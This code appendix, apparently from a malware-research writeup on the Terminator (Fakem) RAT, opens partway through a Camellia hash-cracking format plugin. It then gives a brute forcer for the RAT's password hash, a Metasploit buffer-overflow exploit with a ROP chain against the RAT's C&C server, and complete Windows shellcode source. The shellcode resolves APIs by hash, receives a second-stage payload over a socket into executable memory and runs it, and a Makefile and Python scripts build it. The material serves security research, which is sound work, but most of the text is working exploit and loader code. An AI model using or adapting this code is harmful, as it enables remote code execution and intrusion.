      {"$camellia$NeEGbM0Vhz7u+FGJZrcPiw==", "admin" },
      {NULL}
};

static char (*saved_key)[PLAINTEXT_LENGTH + 1];
static char (*crypt_out)[BINARY_SIZE];

static void init(struct fmt_main *self)
{
#if defined (_OPENMP)
        int omp_t;
        omp_t = omp_get_max_threads();
        self->params.min_keys_per_crypt *= omp_t;
        omp_t *= OMP_SCALE;
        self->params.max_keys_per_crypt *= omp_t;
#endif
        saved_key = mem_calloc_tiny(sizeof(*saved_key) *
                    self->params.max_keys_per_crypt, MEM_ALIGN_NONE);
            crypt_out = mem_calloc_tiny(sizeof(*crypt_out) *
                        self->params.max_keys_per_crypt, MEM_ALIGN_NONE);
}

static int valid(char *ciphertext, struct fmt_main *self)
{
```

```
        return !strncmp(ciphertext, "$camellia$", 10); //magic secret number
}

static void *get_binary(char *ciphertext)
{       static union {
                unsigned char c[BINARY_SIZE+1];
                ARCH_WORD dummy;
        } buf;
        unsigned char *out = buf.c;
        char *p;
        p = strrchr(ciphertext, '$') + 1;
        base64_decode(p, strlen(p), (char*)out);
        return out;
}


static void crypt_all(int count)
{
        int index = 0;
#ifdef _OPENMP
#pragma omp parallel for
        for (index = 0; index < count; index++)
#endif
        {
            CAMELLIA_KEY st_key;
            unsigned char in[16] = {0};
            unsigned char key[32] = {0};
            memcpy(key, saved_key[index], strlen(saved_key[index]));
            Camellia_set_key(key, 256, &st_key);
            Camellia_encrypt(in, crypt_out[index], &st_key);
        }
}

static int cmp_all(void *binary, int count)
{
        int index = 0;
#ifdef _OPENMP
        for (; index < count; index++)
#endif
        if (!memcmp(binary, crypt_out[index], BINARY_SIZE))
           return 1;
        return 0;
}

static int cmp_one(void *binary, int index)
{
        return !memcmp(binary, crypt_out[index], BINARY_SIZE);
}

static int cmp_exact(char *source, int index)
{
        return 1;
}

static void cam_set_key(char *key, int index)
{
        int saved_key_length = strlen(key);
        if (saved_key_length > PLAINTEXT_LENGTH)
                saved_key_length = PLAINTEXT_LENGTH;
        memcpy(saved_key[index], key, saved_key_length);
        saved_key[index][saved_key_length] = 0;
```

```
}

static char *get_key(int index)
{
        return saved_key[index];
}

struct fmt_main fmt_camellia = {
        {
                FORMAT_LABEL,
                FORMAT_NAME,
                ALGORITHM_NAME,
                BENCHMARK_COMMENT,
                BENCHMARK_LENGTH,
                PLAINTEXT_LENGTH,
                BINARY_SIZE,
#if FMT_MAIN_VERSION > 9
                DEFAULT_ALIGN,
#endif
                SALT_SIZE,
#if FMT_MAIN_VERSION > 9
                DEFAULT_ALIGN,
#endif
                MIN_KEYS_PER_CRYPT,
                MAX_KEYS_PER_CRYPT,
                FMT_CASE | FMT_8_BIT | FMT_OMP,
                cam_tests
        }, {
                init,
                fmt_default_prepare,
                valid,
                fmt_default_split,
                get_binary,
                fmt_default_salt,
#if FMT_MAIN_VERSION > 9
                fmt_default_source,
#endif
                {
                              fmt_default_binary_hash,
                },
                fmt_default_salt_hash,
                fmt_default_set_salt,
                cam_set_key,
                get_key,
                fmt_default_clear_keys,
                crypt_all,
                        {
                              fmt_default_get_hash,
                },
                cmp_all,
                cmp_one,
                cmp_exact
        }
};
```

Terminator (aka Fakem RAT) password brute forcer

```
// gcc -o bf bf.c
// ./bf 10 0xdafd58f3
#include <stdio.h>
#include <stdint.h>
#include <string.h>

#define ror(i,by)                                   \
  __asm__ (                                         \
           "ror %b1,%q0"                            \
           :"+g" (i)                                \
           :"Jc" (by) )

uint32_t
crc32(char* data, int len){
  uint32_t crc = 0;
  int i;
  for (i = 0; i < len; ++i){
    crc |= data[i];
    ror (crc, 5);
  }
  return crc ^ 0x007A7871;
}

char MIN = '0', MAX = 'z';

int
next (char* s, int len){
  int i;
  for (i = 0; i < len; ++i){
    if (s[i] != MAX){
      ++s[i];
      return i;
    }
    s[i] = MIN;
  }
  return i;
}

int
main(int argc, char** argv){
  int len;
  sscanf(argv[1], "%u", &len);
  uint32_t crc;
  sscanf(argv[2], "%x", &crc);
  int i;
  for (i = 1; i < len; ++i){
    char key[i + 1];
    memset (key, MIN, i);
    key[i] = 0;
    int current  = i - 1;
    while (next(key, i) != i){
      uint32_t _crc = crc32(key, i);
      if (crc == _crc){
        printf("DEBUG:%s %x %x\n", key, crc, _crc);
            return;
      }
    }
  }
}
```

Terminator (aka Fakem RAT) exploit

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
      Rank = NormalRanking

      include Msf::Exploit::Remote::Tcp

      def initialize(info = {})
            super(update_info(info,
                  'Name'            => "Terminator 3.7, RCE",
                  'Description'     => %q{
                        This module exploits a stack buffer overflow in
                      Terminator 3.7 C&C server.
                  },
                  'License'         => MSF_LICENSE,
                  'Author'          =>
                        [
                              'Hugo Caron',
                        ],
                  'References'      =>
                        [
                              [ 'URL', 'http://www.malware.lu/' ]
                        ],
                  'DisclosureDate' => "Mar XX 2013",
                  'DefaultOptions' =>
                        {
                              'EXITFUNC' => 'thread',
                        },
                  'Payload'         =>
                        {
                              'StackAdjustment'   => -4000,
                              'Space'             => 512,
                              'BadChars'          => "",
                        },
                  'Platform'        => 'win',
                  'Targets'         =>
                        [
                              [
                                    'Terminator 3.7 / Windows XP SP3',
                                    {
                                          'Ret' => 0x0041AA97,
                                          'RWAddress' => 0x00401000,
                                          'Offset' => 0x806D,
                                          'PayloadOffset' => 0x75,
                                          'jmpPayload' =>
                                       "\x81\xec\x00\x80\x00\x00\xff\xe4"
                                    }
                              ]
                        ],
                  'DefaultTarget'  => 0
            ))

            register_options(
                  [
                        Opt::RPORT(80),
                  ], self.class)

            register_advanced_options(
                  [
```

```
                ], self.class)

      end

      def check
            return Exploit::CheckCode::Vulnerable
            #return Exploit::CheckCode::Safe
      end

      def ror(byte, count)
            while count > 0 do
                  byte = (byte >> 1 | byte << 7) & 0xFF
                  count -= 1
            end
            return byte
      end

      def encode(data)
            key = "ARCHY".reverse
            out = ""
            data.each_byte do |c|
                  key.each_byte do |k|
                        c ^= k
                        c = ror(c, 3)
                  end
                  out << c
            end
            return out
      end

      def exploit()
            # Handshake
            connect
            print_status("Connection...")

            # ROP const
            sc_jmp_back =  "\xe9\x20\xfc\xff\xff" # -992
            push_esp = [0x040675e].pack('V')

            # Build ROP
            rop = ''
            rop << push_esp
            rop << "A" * 4
            rop << sc_jmp_back
            # Build block to send
            block_size = 0x400
            offset_block = 128
            block = ''
            block << "A" * offset_block
            block << rop
            block << payload.encoded
            print_status("#{block_size} - #{block.length}")
            block << "B" * (block_size - block.length)
            block = encode(block)
            content_len = 0xc68
           header = "POST /foo HTTP/1.0\r\nContent-Length:
                     #{content_len}\r\n\r\n"
            xploit = ''
            xploit << header
            xploit << block
            print_status("Send exploit...")
```

```
            sock.put(xploit)
            select(nil,nil,nil,5)
            disconnect
      end

end
```

Shellcode

main.c:

```
#include "global.h"
#include “winutils.h”

#define htons(n) ((((unsigned short)(n) & 0xFF)) << 8) | (((unsigned short)(n)
& 0xFF00) >> 8))

int _main(int argc, char *argv[]){

      HMODULE kernel32, ws32, msvcrt32, ntdll;
      WSADATA wsaData;
      sockaddr_in service;
      SOCKET sock, sockc;
      unsigned int len, i, cur_len=0;
      unsigned short port = htons(80);
      int iResult;
      int (*sc)();

      s_config c;

      init_config(&c);

      kernel32 = get_kernel32();
      c.LoadLibraryA = (sLoadLibraryA)getprocaddrbyhash(kernel32,
                                                         dLoadLibraryA);
      c.VirtualAlloc = (sVirtualAlloc)getprocaddrbyhash(kernel32,
                                                         dVirtualAlloc);

    ws32 = c.LoadLibraryA(c.sws32);

      c.socket = (ssocket)getprocaddrbyhash(ws32, dsocket);
      c.closesocket = (sclosesocket)getprocaddrbyhash(ws32, dclosesocket);
      c.getsockname = (sgetsockname)getprocaddrbyhash(ws32, dgetsockname);
      c.recv = (srecv)getprocaddrbyhash(ws32, drecv);
      c.listen = (slisten)getprocaddrbyhash(ws32, dlisten);
      c.bind = (sbind)getprocaddrbyhash(ws32, dbind);
      c.accept = (saccept)getprocaddrbyhash(ws32, daccept);

      //for (i=0; i < 65535; i++){
      for (i=0; i < 128000; i++){
            struct sockaddr_in sin;
            socklen_t len = sizeof(sin);
            if (c.getsockname(i, (struct sockaddr *)&sin, &len) != -1)
                  if (sin.sin_port != htons(0))
                        if ( sin.sin_addr.s_addr == 0x0){
                              port = sin.sin_port;
                              c.closesocket(i);
                        }
      }
```

```
      sock = c.socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
      service.sin_family = AF_INET;
      service.sin_addr.s_addr = 0;
      service.sin_port = port;

      if(c.bind(sock, (SOCKADDR *) & service, sizeof (service)) ==
      SOCKET_ERROR){
            goto exit;
      }

      c.listen(sock, 1);

      sockc = c.accept(sock, NULL, NULL);
      c.closesocket(sock);

      iResult = c.recv(sockc, &len, sizeof(len), 0);
      if(iResult != sizeof(len)){
            goto exit;
      }

      sc = c.VirtualAlloc(NULL, len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
      cur_len = 0;
      do {
            iResult = c.recv(sockc, sc+cur_len, len-cur_len, 0);
            if(iResult == 0){
                  break;
            }else if(iResult < 0){
                  goto exit;
            }
            cur_len += iResult;
      } while(cur_len < len);

      asm("movl %0, %%edi;" : : "r"(sockc) :);
      sc();

exit:
      c.closesocket(sock);
      return 1;
}
```

global.h:

```
#ifndef __GLOBAL__
#define __GLOBAL__

#include "fct.h"

typedef struct {
    char sws32[12];
unsigned int sws32_len;

    sVirtualAlloc VirtualAlloc;
    sLoadLibraryA LoadLibraryA;
    sclosesocket closesocket;
    sgetsockname getsockname;
    srecv recv;
    sWSAStartup WSAStartup;
    ssocket socket;
    slisten listen;
    sbind bind;
    saccept accept;
```

```
} s_config;

void init_config(s_config *config);

#endif
```

fct.h:

```
#ifndef __FCT__
#define __FCT__

#include <windows.h>
#define _WIN32_WINNT  0x0501
#include <winsock2.h>
#include <ws2tcpip.h>

#define dLoadLibraryA 0x9322f2db
#define dMessageBoxA 0x1c4e3f7a
#define dmalloc 0x0d9d6e2d
#define dGetProcessHeap 0x15a3e604
#define dHeapAlloc 0x50aa445e // RtlAllocateHeap
#define dExpandEnvironmentStringsA 0x85fc3b07
#define dGetModuleFileNameA 0x9fedfa45
#define dCopyFileA 0x6a4f8fa9
#define dSetFileAttributesA 0x1ce726cf
#define dRegOpenKeyExA 0xc1ab24e2
#define dRegSetValueExA 0xc0050eca
#define dRegCloseKey 0xa60bfc30
#define dWSAStartup 0xab5c89eb
#define dgetaddrinfoA 0x708fb562
#define dsocket 0x4ebb8f32
#define dWSACleanup 0xe25e6cc4
#define dconnect 0xda57c9f1
#define dfreeaddrinfo 0xbf712706
#define drecv 0x97c180f9
#define dCreateThread 0xc891017d
#define dclosesocket 0x53d900a4
#define dWaitForSingleObject 0x2cecf27a
#define dVirtualFree 0x1d3faf80
#define dVirtualAlloc 0xc143c5b9
#define dSleep 0x5b06c2b6
#define dsend 0x2fe09c83
#define dgetsockname 0x5adeac8e
#define dbind 0x480d35a8
#define daccept 0xd0f420d1
#define dlisten 0xc8da78c8


typedef HMODULE (CALLBACK* sLoadLibraryA)(char *);

typedef void *(CALLBACK* smalloc)(size_t size );

typedef HANDLE (CALLBACK* sGetProcessHeap)(void);

typedef LPVOID (CALLBACK* sHeapAlloc)(
            HANDLE hHeap,
            DWORD dwFlags,
            SIZE_T dwBytes
);
```

```
typedef int (CALLBACK* sMessageBoxA)(HWND hWnd, char *lpText,
      char *lpCaption, UINT uType);


typedef DWORD (CALLBACK* sExpandEnvironmentStringsA)(
            LPCTSTR lpSrc,
            LPTSTR lpDst,
            DWORD nSize );

typedef DWORD (CALLBACK* sGetModuleFileNameA)(
            HMODULE hModule,
            LPTSTR lpFilename,
            DWORD nSize
);

typedef BOOL (CALLBACK* sCopyFileA)(
            LPCTSTR lpExistingFileName,
            LPCTSTR lpNewFileName,
            BOOL bFailIfExists
);


typedef BOOL (CALLBACK* sSetFileAttributesA)(
            LPCTSTR lpFileName,
            DWORD dwFileAttributes
);

typedef LONG (CALLBACK* sRegOpenKeyExA)(
      HKEY hKey,
      LPCTSTR lpSubKey,
      DWORD ulOptions,
      REGSAM samDesired,
      PHKEY phkResult
);


typedef LONG (CALLBACK* sRegSetValueExA)(
      HKEY hKey,
      LPCTSTR lpValueName,
      DWORD Reserved,
      DWORD dwType,
      const BYTE *lpData,
      DWORD cbData
);

typedef LONG (CALLBACK* sRegCloseKey)(
      HKEY hKey
);

typedef int (CALLBACK* sWSAStartup)(
      WORD wVersionRequested,
      LPWSADATA lpWSAData
);

typedef int (CALLBACK* sgetaddrinfoA)(
      PCSTR pNodeName,
      PCSTR pServiceName,
      const struct addrinfo *pHints,
      struct addrinfo **ppResult
);
```

```
typedef SOCKET (CALLBACK* ssocket)(
      int af,
      int type,
      int protocol
);

typedef int (CALLBACK* sWSACleanup)(void);

typedef int (CALLBACK* sconnect)(
      SOCKET s,
      const struct sockaddr *name,
      int namelen
);

typedef void (CALLBACK* sfreeaddrinfo)(
      struct addrinfo *ai
);

typedef int (CALLBACK* srecv)(
      SOCKET s,
      char *buf,
      int len,
      int flags
);

typedef HANDLE (CALLBACK* sCreateThread)(
      LPSECURITY_ATTRIBUTES lpThreadAttributes,
      SIZE_T dwStackSize,
      LPTHREAD_START_ROUTINE lpStartAddress,
      LPVOID lpParameter,
      DWORD dwCreationFlags,
      LPDWORD lpThreadId
);

typedef int __stdcall (CALLBACK* sclosesocket)(
      SOCKET s
);


typedef DWORD (CALLBACK*  sWaitForSingleObject)(
      HANDLE hHandle,
      DWORD dwMilliseconds
);

typedef BOOL (CALLBACK*  sVirtualFree)(
      LPVOID lpAddress,
      SIZE_T dwSize,
      DWORD dwFreeType
);

typedef LPVOID (CALLBACK*  sVirtualAlloc)(
      LPVOID lpAddress,
      SIZE_T dwSize,
      DWORD flAllocationType,
      DWORD flProtect
);

typedef VOID (CALLBACK*  sSleep)(
      DWORD dwMilliseconds
);
```

```
typedef int (CALLBACK* ssend)(
      SOCKET s,
      const char *buf,
      int len,
      int flags
);

typedef int __stdcall (CALLBACK* sgetsockname)(
      SOCKET s,
      struct sockaddr *name,
      int *namelen
);

typedef int (CALLBACK* slisten)(
  SOCKET s,
  int backlog
);

typedef SOCKET (CALLBACK *saccept)(
  SOCKET s,
  struct sockaddr *addr,
  int *addrlen
);

typedef int (CALLBACK *sbind)(
  SOCKET s,
  const struct sockaddr *name,
  int namelen
);

// MSF init RelfctiveDllInjection
typedef int (CALLBACK* sInit)(
      SOCKET s
);

typedef struct {
        short   sin_family;
        u_short sin_port;
        struct  in_addr sin_addr;
        char    sin_zero[8];
} sockaddr_in;

#endif
```

winutils.h:

```
#ifndef __WINUTILS__
#define __WINUTILS__

#include "hashlib.h"

HMODULE get_kernel32(void);
void *getprocaddr(HMODULE module, char *func_name);
void *getprocaddrbyhash(HMODULE module, unsigned int hash);
int strcmp(char*, char*);
int strlen(char*);

#endif
```

hashlib.h:

```
#ifndef __HASHLIB__
#define __HASHLIB__

unsigned int FNV1HashStr(char *buffer);

#endif
```

gethash.c:

```
#include <stdio.h>
#include "hashlib.h"

int main(int argc, char *argv[]){
      unsigned int hash = 0;
      if (argc != 2){
            fprintf(stderr, "%s string\n", argv[0]);
            return 1;
      }
      hash = FNV1HashStr(argv[1]);
      printf("0x%08x\n", hash);

      return 0;
}
```

hash.asm:

```
section .text

%define buffer [ebp+8]
%define offset_basis 2166136261

; http://forum.nasm.us/index.php?topic=874.0

global FNV1HashStr

FNV1HashStr:
   push ebp                     ; set up stack frame
   mov  ebp, esp
   push esi                     ; save registers used
   push edi
   push ebx
   push ecx
   push edx

   mov  esi, buffer             ;esi = ptr to buffer
   mov  eax, offset_basis       ;set to 2166136261 for FNV-1
   mov  edi, 1000193h           ;FNV_32_PRIME = 16777619
   xor  ebx, ebx                ;ebx = 0
nextbyte:
   mul  edi                     ;eax = eax * FNV_32_PRIME
   mov  bl, [esi]               ;bl = byte from esi
   xor  eax, ebx                ;al = al xor bl
   inc  esi                     ;esi = esi + 1 (buffer pos)
   cmp byte [esi], 0
   jnz  nextbyte                ;if ecx != 0, jmp to NextByte
```

```
    pop   edx                     ; restore registers
    pop   ecx
    pop   ebx
    pop   edi
    pop   esi
    mov   esp, ebp                ; restore stack frame
    pop   ebp
    ret                           ; eax = fnv1 hash
```

winutils.asm:

```
section .text
global get_kernel32
global getprocaddr
global getprocaddrbyhash
global strcmp
global strlen

extern FNV1HashStr

get_kernel32:
      push ebp
      mov ebp, esp

      mov ecx, [fs: 0x30] ; pointer to PEB
      mov ecx, [ecx + 0xc] ; get PEB->Ldr
      mov ecx, [ecx + 0x14] ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st
                             entry)

      next_module:
            mov ecx, [ecx]      ; 2nd Entry, start check at second entry 1st is
                                  main module
            mov esi, [ecx + 0x28] ; get module name
            cmp word [esi + 12*2], 0 ; check len 12 for kernel32
            jne next_module

      mov eax, [ecx + 0x10]   ; Get Kernel32 Base

      cmp word [eax], 'MZ'   ; check for MZ
      je get_kernel32_end
      xor eax, eax

get_kernel32_end:
      mov esp, ebp
      pop ebp
      ret


getprocaddrbyhash:
      push ebp
      mov ebp, esp
      sub esp, 12 ; 3 DWORD
      push ebx

      ; verify MZ and PE headers
      mov ebx, [ebp + 0x08] ; get arg1
      cmp word [ebx], 'MZ'
      jne getprocaddrbyhash_failed ; check for MZ

      add ebx, [ebx + 0x3C]
```

```
      ;cmp word [ebx], 'PE'
      ;jne getprocaddrbyhash_failed ; check for PE

      mov   [ebp - 0x0C], edx   ; save the PE header

      ; find the real addr of the EAT
      mov    eax, [ebx + 0x78]    ; OptionalHeader.
                                    DataDirectory[0].VirtualAddress
      add    eax, dword [ebp + 0x08] ; add the offset to the base address
      mov   [ebp - 0x08], eax   ; save it!

      ; find the real address of export names
      mov    eax, [eax + 0x20]   ; eax is still addr of EAT (0x20 = offset to
                                                         ADdressOfNames)
      add    eax, dword [ebp + 0x08]
      mov    [ebp - 0x04], eax ; save it!

   ; start looking for names!
      xor ecx, ecx
      getprocaddrbyhash_loop_names:
            mov    edx, [ebp - 0x08]    ; EAT
            cmp    ecx, [edx + 0x18]    ; NumberOfNames
            jge getprocaddrbyhash_failed ; not find we failed

            ; find the address of the function name
            mov   ebx, [ebp - 0x04]    ; AddressOfNames
            mov   ebx, [ebx + ecx * 4]    ; RVA of string
            add   ebx, [ebp + 0x08]

            ; compare 'em!
            ;push dword [ebp + 0x0C]    ; FunctionName
            push    ebx       ; name of entry
            call    FNV1HashStr
            add esp, 4
            cmp    eax, dword [ebp + 0x0C]
            je    getprocaddrbyhash_found_api

            inc    ecx
            jmp    getprocaddrbyhash_loop_names

getprocaddrbyhash_found_api:
      ;-------------------------------------------------------
      ; success! now all that's left is to go from the
      ; AddressOfNames index to the AddressOfFunctions index
      ; -----------------------------------------------------

      ; First thing's first, find the AddressOfNameOrdinals address
      mov   eax, [ebp - 0x08]
      mov   eax, [eax + 0x24] ; AddressOfNameOrdinals offset
      add   eax, [ebp + 0x08]

      ; Now we gotta look up the ordinal corresponding to our api
      xor   ebx, ebx
      mov   bx, [eax + ecx * 2] ; ecx * 2 because it's an array of WORDS

      ; Next we find the AddressOfFunctions array
      mov   eax, [ebp - 0x08]
      mov   eax, [eax + 0x1C] ; AddressOfFunctions offset
      add   eax, [ebp + 0x08]

      ; and last we find the address of our api!
```

```
      mov   eax, [eax + ebx * 4]
      add   eax, [ebp + 0x08]
      jmp getprocaddrbyhash_end

getprocaddrbyhash_failed:
      xor eax, eax

getprocaddrbyhash_end:
      pop ebx
      mov esp, ebp
      pop ebp
      ret
```

gen_conf.py:

```
import struct


struct_global = '''#ifndef __GLOBAL__
#define __GLOBAL__

#include "fct.h"

typedef struct {
    %s
    sVirtualAlloc VirtualAlloc;
    sLoadLibraryA LoadLibraryA;
    sclosesocket closesocket;
    sgetsockname getsockname;
    srecv recv;
    sWSAStartup WSAStartup;
    ssocket socket;
    slisten listen;
    sbind bind;
    saccept accept;
} s_config;

void init_config(s_config *config);

#endif
'''

config = {
    'sws32' : { 'value': "ws2_32.dll", 'type' : "char", },
}

filename_header = "global.h"
filename_source = "global.c"

def xor(data, key):
    #ret = ''
    #for i in range(len(data)):
        #c = ord(data[i]) ^ ord(key[i%len(key)])
        #ret += chr(c)
    return ret

def stack(var, name, value, key = None):
    ret = ''
    l = len(value)
    for i in range (0, l, 4):
        v = value[i:i+4]
```

```
        v = struct.unpack('I', v)[0]
        ret += "*(unsigned int *)(%s->%s + %d) = %d;\n" % (var, name, i, v)

    ret += "%s->%s_len = %d;\n" % ( var, name,  len(value.strip('\00')))
    return ret

def gen_source(conf, header):
    source = """#include "%s"

inline void init_config(s_config *config){
""" % (header)
    for k, v in conf.items():
        #if k != 'key':
            #source += stack('config', k, v['value'], config['key']['value'])
        #else:
        source += stack('config', k, v['value'])
    source += "}"
    return source

def gen_header(conf):
    h = ''
    for k, v in conf.items():
        if v['type'] == 'char':
            h += "%s %s[%d];\n" % ( v['type'], k, len(v['value']) )
            h += "unsigned int %s_len;\n" % ( k )
    ret = struct_global % h
    return ret

def prepare_config(conf):
    for key, value in conf.items():
        #if key != 'key':
            #value['value'] = xor(value['value'], conf['key']['value']) + "\x00"

        l = len(value['value'])
        if l % 4 != 0:
            value['value'] += "\x00" * (4-(l%4))
        conf[key] = value

    return conf

config = prepare_config(config)
source = gen_source(config, filename_header)
header = gen_header(config)
open(filename_source,'w').write(source)
open(filename_header,'w').write(header)
```

shellcode.py

```
import subprocess
import sys

def extract_shellcode(f):
    ret = ''
    cmd = "i486-mingw32-objdump -s %s | tail -n+5" % (f)
    data = subprocess.check_output(cmd, shell=True, stderr=None)
    data = data.split("Contents of section ")[0].strip('\n')
    lines = data.split('\n')
    for l in lines:
        cols = l.split(' ')
        ret += cols[2] + cols[3] + cols[4] + cols[5]
    return ret.decode('hex')[:-0x10]
```

```
if __name__ == "__main__":
    shellcode = extract_shellcode(sys.argv[1])
    sys.stdout.write(shellcode)
```

Makefile:

```
BIN_WIN = global.c main.exe shellcode.bin

CC_WIN = i486-mingw32-gcc
LD_WIN = i486-mingw32-ld
STRIP_WIN = i486-mingw32-strip
CFLAGS_WIN = -Os -pie # -falign-functions=1 -falign-loops=1 -falign-jumps=1
LDFLAGS_WIN = --dynamicbase --nxcompat --enable-stdcall-fixup
AC = nasm
AFLAGS_WIN = -f win32 --prefix _ # nasm flag


all: $(BIN_WIN)

global.c:
	python gen_conf.py
	#astyle global.h global.c

%.obj: %.asm
	$(AC) $(AFLAGS_WIN) -o $@ $<

%.obj: %.c
	$(CC_WIN) -o $@ $(CFLAGS_WIN) -c $<


main.exe: main.obj global.obj winutils.obj hash.obj
	$(LD_WIN) $(LDFLAGS_WIN) -e __main --subsystem windows -o $@ $^
	$(STRIP_WIN) $^

shellcode.bin: main.exe
	python shellcode.py main.exe > shellcode.bin

c:
	rm -f *.o *.obj
clean:
	rm -f *.o *.obj $(BIN) $(BIN_WIN)
```